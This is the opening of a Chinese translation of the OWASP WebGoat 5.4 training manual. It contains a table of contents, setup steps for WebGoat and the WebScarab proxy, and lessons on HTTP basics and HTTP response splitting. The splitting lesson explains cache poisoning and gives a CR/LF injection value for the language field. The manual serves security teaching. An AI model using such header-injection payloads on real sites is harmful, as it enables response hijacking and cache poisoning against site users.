



OWASP 中国

The Open Web Application Security Project

WebGoat 中文手册

版本:5.4

webgoat 团队

2013年1月

OWASP 中国

Revision record 修订记录

项目任务	参与人员	完成时间
项目人员协调	Rip,袁明坤, Ivy	2012 年 7 月
翻译及整核以往版本	袁明坤,傅奎,beer,南国利剑,lion	2012 年 8 月
Webgoat5.4 版本测试	袁明坤,傅奎,beer,南国利剑,lion	2012 年 8 月
Webgoat5.4 中文手册	傅奎	2012 年 9 月
审核发布	阿保, 王颢, 王侯宝	2013 年 1 月
前期参与人员	蒋根伟, 宋飞, 蒋增, 贺新朋, 吴明, akast, 杨天识, Snake, 孟祥坤, tony, 范俊, 胡晓斌, 袁明坤	

[感谢所有关注并参与过 OWASP 项目的成员,感谢你们的分享和付出, webgoat 和大家一起成长! 如有修改建议, 请发送至 webgoat@owasp.org.cn 我们一起改进, 谢谢!

目录

1	WebGoat 简介	6
1.1	什么是 WebGoat	6
1.2	什么是 OWASP.....	6
1.3	WebGoat 部署	6
1.4	用到的工具.....	7
1.4.1	WebScarab	7
1.4.2	Firebug 和 IEwatch	8
1.5	其他说明.....	8
2	WebGoat 教程	9
2.1	综合 (General)	9
2.1.1	HTTP 基础知识 (Http Basics)	9
2.1.2	HTTP 拆分 (HTTP Splitting)	11
2.2	访问控制缺陷 (Access Control Flaws)	19
2.2.1	使用访问控制模型 (Using an Access Control Matrix)	19
2.2.2	绕过基于路径的访问控制方案 (Bypass a Path Based Access Control Scheme)	22
2.2.3	基于角色的访问控制 (LAB: Role Based Access Control)	25
2.2.4	远程管理访问 (Remote Admin Access)	36
2.3	Ajax 安全 (Ajax Security)	38
2.3.1	同源策略保护 (Same Origin Policy Protection)	38
2.3.2	基于 DOM 的跨站点访问 (LAB: DOM-Based cross-site scripting)	39
2.3.3	小实验: 客户端过滤 (LAB: Client Side Filtering)	43
2.3.4	DOM 注入 (DOM Injection)	46
2.3.5	XML 注入 (XML Injection)	49
2.3.6	JSON 注入 (JSON Injection)	52
2.3.7	静默交易攻击 (Silent Transactions Attacks)	54
2.3.8	危险指令使用 (Dangerous Use of Eval)	57
2.3.9	不安全的客户端存储 (Insecure Client Storage)	59
2.4	认证缺陷 (Authentication Flaws)	62
2.4.1	密码强度 (Password Strength)	62
2.4.2	忘记密码 (Forgot Password)	64
2.4.3	基本认证 (Basic Authentication)	66
2.4.4	多级登录 1 (Multi Level Login 1)	71
2.4.5	多级登录 2 (Multi Level Login 2)	73
2.5	缓冲区溢出 (Buffer Overflows)	74
2.5.1	Off-by-One 缓冲区溢出 (Off-by-One Overflows)	74
2.6	代码质量 (Code Quality)	78
2.6.1	在 HTML 中找线索 (Discover Clues in the HTML)	78
2.7	并发 (Concurrency)	79
2.7.1	线程安全问题 (Thread Safety Problems)	79
2.7.2	购物车并发缺陷 (Shopping Cart Concurrency Flaw)	80
2.8	跨站脚本攻击 (Cross-Site Scripting (XSS))	82

2.8.1	使用 XSS 钓鱼 (Phishing with XSS)	82
2.8.2	小实验: 跨站脚本攻击 (LAB: Cross Site Scripting)	84
2.8.3	存储型 XSS 攻击 (Stored XSS Attacks)	90
2.8.4	跨站请求伪造 (Cross Site Request Forgery (CSRF))	91
2.8.5	绕过 CSRF 确认 (CSRF Prompt By-Pass)	93
2.8.6	绕过 CSRF Token (CSRF Token By-Pass)	98
2.8.7	HTTPOnly 测试 (HTTPOnly Test)	102
2.8.8	跨站跟踪攻击 (Cross Site Tracing (XST) Attacks)	103
2.9	不当的错误处理 (Improper Error Handling)	105
2.9.1	打开认证失败方案 (Fail Open Authentication Scheme)	105
2.10	注入缺陷 (Injection Flaws)	107
2.10.1	命令注入 (Command Injection)	107
2.10.2	数字型 SQL 注入 (Numeric SQL Injection)	109
2.10.3	日志欺骗 (Log Spoofing)	110
2.10.4	XPATH 型注入 (XPATH Injection)	112
2.10.5	字符串型注入 (String SQL Injection)	113
2.10.6	小实验: SQL 注入 (LAB: SQL Injection)	115
2.10.7	通过 SQL 注入修改数据 (Modify Data with SQL Injection)	119
2.10.8	通过 SQL 注入添加数据 (Add Data with SQL Injection)	120
2.10.9	数据库后门 (Database Backdoors)	121
2.10.10	数字型盲注入 (Blind Numeric SQL Injection)	123
2.10.11	字符串型盲注入 (Blind String SQL Injection)	124
2.11	拒绝服务 (Denial of Service)	126
2.11.1	多个登录引起的拒绝服务 (Denial of Service from Multiple Logins)	126
2.12	不安全的通信 (Insecure Communication)	127
2.12.1	不安全的登录 (Insecure Login)	127
2.13	不安全的配置 (Insecure Configuration)	130
2.13.1	强制浏览 (How to Exploit Forced Browsing)	130
2.14	不安全的存储 (Insecure Storage)	131
2.14.1	强制浏览 (How to Exploit Forced Browsing)	131
2.15	恶意执行 (Malicious Execution)	132
2.15.1	恶意文件执行 (Malicious File Execution)	132
2.16	参数篡改 (Parameter Tampering)	134
2.16.1	绕过 HTML 字段限制 (Bypass HTML Field Restrictions)	134
2.16.2	利用隐藏字段 (Exploit Hidden Fields)	136
2.16.3	利用未检查的 E-mail (Exploit Unchecked Email)	138
2.16.4	绕过客户端 JavaScript 校验 (Bypass Client Side JavaScript Validation)	142
2.17	会话管理缺陷 (Session Management Flaws)	148
2.17.1	会话劫持 (Hijack a Session)	148
2.17.2	认证 Cookie 欺骗 (Spoof an Authentication Cookie)	154
2.17.3	会话固定 (Session Fixation)	158
2.18	Web 服务 (Web Services)	162
2.18.1	创建 SOAP 请求 (Create a SOAP Request)	162
2.18.2	WSDL 扫描 (WSDL Scanning)	168

2.18.3	Web Service SAX 注入 (Web Service SAX Injection)	170
2.18.4	Web Service SQL 注入 (Web Service SQL Injection)	172
2.19	管理功能 (Admin Functions)	175
2.19.1	报告卡 (Report Card)	175
2.20	挑战 (Challenge)	176
2.20.1	挑战 (The CHALLENGE!)	176

OWASP 中国

1 WebGoat 简介

1.1 什么是 WebGoat

WebGoat 是 OWASP 组织研制出的用于进行 web 漏洞实验的应用平台，用来说明 web 应用中存在的安全漏洞。WebGoat 运行在带有 java 虚拟机的平台之上，当前提供的训练课程有 30 多个，其中包括：跨站点脚本攻击 (XSS)、访问控制、线程安全、操作隐藏字段、操纵参数、弱会话 cookie、SQL 盲注、数字型 SQL 注入、字符串型 SQL 注入、web 服务、Open Authentication 失效、危险的 HTML 注释等等。WebGoat 提供了一系列 web 安全学习的教程，某些课程也给出了视频演示，指导用户利用这些漏洞进行攻击。

1.2 什么是 OWASP

OWASP 是一个开放式 Web 应用程序安全项目 (OWASP, Open Web Application Security Project) 组织，它提供有关计算机和互联网应用程序的公正、实际、有成本效益的信息。其目的是协助个人、企业和机构来发现和使用可信赖的软件。开放式 Web 应用程序安全项目 (OWASP) 是一个非营利组织，不隶属于任何企业或财团。因此，由 OWASP 提供和开发的所有设施和文件都不受商业因素的影响。

美国联邦贸易委员会(FTC)强烈建议所有企业需遵循 OWASP 所发布的《十大 Web 弱点防护》守则。

OWASP 官方地址: <http://www.owasp.org>

OWASP 中文官方: <http://www.owasp.org.cn>

1.3 WebGoat 部署

WebGoat 可以在网上下载到，运行其中的“webgoat_8080.bat”即可。在运行前，需要将代理设置为 localhost，端口 8080。

在浏览器中输入 <http://localhost:8080/WebGoat/attack> 登录，如果启动了 WebScarab，则在浏览器输入 <http://localhost:8080/WebGoat/attack>。初始用户名密码是 guest。

可以在\WebGoat-5.2\tomcat\conf\tomcat-users.xml 文件中修改用户名与密码。

也可以在\WebGoat-5.2\tomcat\conf\server_80.xml 文件中修改端口号。

注意：具体文件路径可能因 WebGoat 版本不同而有所区别。

1.4 用到的工具

1.4.1 WebScarab

1.4.1.1 介绍


WebScarab 是一个用来分析由浏览器提交到服务器请求，以及服务器对浏览器做出的响应的应用服务框架，也可以当做一个代理工具，或者说就是一个代理。使用者可以利用 WebScarab 查看、分析、修改、创建所截取的浏览器与服务器之间的请求与响应，也可以用来分析 HTTP 与 HTTPS 协议。

网页的对话输入框中可能存在某些限制，比如长度，格式等等。现在使用者可以在 WebScarab 截获请求对话框中对其进行修改；还可以利用 WebScarab 对网站进行注入型攻击，以测试网站的安全性。

WebScarab 也是 WebGoat 的一个辅助工具，在 WebGoat 进行某些漏洞攻击时，可以利用 WebScarab 分析，修改所提交的请求，以及返回的响应。

1.4.1.2 安装与配置

1. 安装和运行的前提是 JRE 环境的支持，如果双击 .jar 文件不能运行，可以右击选择打开程序为 Java 安装路径下的 jre (C:\ProgramFiles\Java\jre1.6.0_02\bin)。
2. 安装：双击 webscarab-installer-20070504-1631.jar 文件，按照安装向导进行相应的安装。
3. 运行：安装完成后可以通过桌面快捷方式或者安装目录下的 webscarab.jar 文件进行运行，运行后如下图：



4. WebScarab 的安装比较简单，但是需要 JRE 环境。WebScarab 配置，主要是浏览器网络链接的设置。

5. 测试：勾选 WebScarab 的拦截选项，打开一个页面时 WebScarab 可以截获到请求，说明配置正确。

1.4.2 Firebug 和 IEwatch

Firebug 是 Firefox 下的一个插件，能够调试所有网站语言，如 HTML, CSS 等，但 FireBug 最吸引人的就是 JavaScript 调试功能，使用起来非常方便，而且在各种浏览器下都能使用（IE, Firefox, Opera, Safari）。除此之外，还有其他强大的功能，比如 HTML, CSS, DOM 的察看与调试，网站整体分析等等。总之，就是一套完整而强大的 WEB 开发工具。再有就是其为开源的软件。

IEWatch 是一个微软 IE 的内置插件，可以查看和分析 HTTP/HTTPS 头信息，cookies 以及通过 GET 和 POST 提交的数据。

1.5 其他说明

由于 WebGoat 项目（包括中文）本身为 OWASP 多名成员共同参与完成，因此可能出现部分截图中 IP 或主机名不一致的情况。建议使用时结合您的安装环境的具体情况做必要的调整。

2 WebGoat 教程

2.1 综合 (General)

2.1.1 HTTP 基础知识 (Http Basics)

2.1.1.1 技术概念或主题 (Concept / Topic To Teach)

该课目的在于了解浏览器和 Web 应用程序之间数据交互的基本知识。

2.1.1.2 技术原理 (How It works)

HTTP 是如何工作的呢？所有的 HTTP 传输都要遵循同样的通用格式（需要使用 IEWatch 或 WebScarab 类插件协助进行学习）。每个客户端的请求和服务端的响应都有三个部分：请求或响应行、一个报头部分和实体部分。客户端以如下方式启动一个交互：

客户端连接服务器并发送一个文件请求。

```
GET /index.html?param=value HTTP/1.0
```

接下来，客户端发送可选头信息，告知接收服务器其配置和文件格式。

```
User-Agent: Mozilla/4.06 Accept: image/gif, image/jpeg, */*
```

发送请求和报头之后，客户端可以发送更多的数据。该数据主要用于使用 POST 方法的 CGI 程序。

2.1.1.3 总体目标 (General Goals)

请在页面下方的输入域中输入字符串，点击【Go!】按钮后提交数据。服务器接收请求后会返回用户的输入，并回显给用户。该过程展现了 HTTP 请求的基本操作原理


用户应通过以下操作熟悉 WebGoat 的特征，如：通过操作页面上方的按钮可以查看提示信息、HTTP 请求参数、HTTP 请求 Cookies 以及 Java 源代码。您也可以在首次使用时尝试使用工具 WebScarab。

2.1.1.4 操作方法 (Solutions)


在浏览器设置中增加一个 localhost 的代理，然后可以启动 WebScarab。



我们需要在“拦截 (Intercept)”选项卡中选择“拦截请求 (intercept request)”。



在页面输入框中填写上您的名字 (“Your Name”) 后，单击【Go!】按钮提交数据。在 WebScarab 的新窗口中，我们可以找到参数“person”。



该操作完成后，系统提示课程完成。

2.1.2 HTTP 拆分 (HTTP Splitting)

2.1.2.1 技术概念或主题

该课目的在于介绍如何进行 HTTP 拆分攻击。

2.1.2.2 技术原理

攻击者在向 Web 服务器正常输入的请求中加入恶意代码，受到攻击的应用不会检查 CR（回车，也可表示为%0d 或\r）和 LF（换行，也可表示为%0a 或\n）。这些字符不仅使攻击者控制应用程序打算发送的响应头和响应体，而且还使他们能够完全在其控制下创造更多的答复。

HTTP 拆分攻击配合缓存污染一起使用，能使效果达到最大化。缓存污染攻击的目标是使缓存污染，欺骗缓存，使其相信使用 HTTP 拆分劫持的页面是一个很正常的页面，是一个服务器的副本。攻击发生时，使用 HTTP 拆分攻击，加上最后修改添加的部分：请求头，并设置它为将来的日期。这将迫使浏览器发送 If - Modified - Since 请求头，这使攻击者有机会拦截服务器的答复，并代之以一个“304 不修改”答复。以下是一个简单的 304 响应：

HTTP/1.1 304 Not Modified

Date: Fri, 30 Dec 2005 17:32:47 GMT

2.1.2.3 总体目标

本课程分为两个步骤。步骤一将帮助您学习如何实施 HTTP 拆分攻击；步骤二在步骤一的基础上将帮助您学习如何提升 HTTP 拆分攻击技术以用于缓存污染攻击。

首先，在输入框中填写任何语言名称并提交搜索，您会发现浏览器被重定向到服务端另外一个资源。您需要利用 CR (%0d) 与 LF (%0a)等特殊字符串进行攻击，目标是强制服务端返回一个 HTTP 200 OK 的数据包。如果攻击奏效页面发生变化，请回到首页。在步骤二成功完成之后，您会在左侧菜单栏看到醒目的绿色图标——过关标志。

您会发现 [PHP Charset Encoder](#) 非常有用。其中 Encode 和 Decode URI 模块的可以实现对 CR 和 LF 等字符的转换。

2.1.2.4 操作方法


请注意，以下操作过程仅适用于 Windows 环境。如果您正在使用 Linux，请作相关的修改。Windows 系统中同时使用 CR 和 LF 两个字符表示新行。Linux 用户只需要使用 LF，Mac OS 用户请使用 CR。所以如果您正在使用 Linux 系统，请将以下操作过程中所有的%0d%0a 需要替换成%0a（Linux）或%0d（Mac OS）

由于输入内容未作验证您可以插入任何 HTTP 语法，回车和换行符。


随便输入一个语言名称提交看看数据都是怎么交互的。请确认 WebScarab 的请求拦截和返回拦截功能已经启用。




语言框输入“en”，并提交数据。



第一次 HTTP 请求



第一次 HTTP 响应




第二次 HTTP 请求。


可以看到第二次 HTTP 请求的数据来自第一次 HTTP 响应中的 Location 部分。而 Location 中的数据来自于第一次 HTTP 请求。

接下来重新开始，在第一次 HTTP 数据提交前篡改 HTTP 请求数据包。

首先在 language 字段注入非法数据：en%0d%0a%0d%0a%0d%0a。注意：Linux 和 Mac OS 系统请参考前面的章节做适当的修改。



第一次 HTTP 请求



第一次 HTTP 响应。

注入特殊字符后，HTTP 响应数据包中“Content-Length: 0”告诉浏览器响应已经结束。

200 OK 等字符串消息看起来很像“HTTP/1.1 200 OK”。

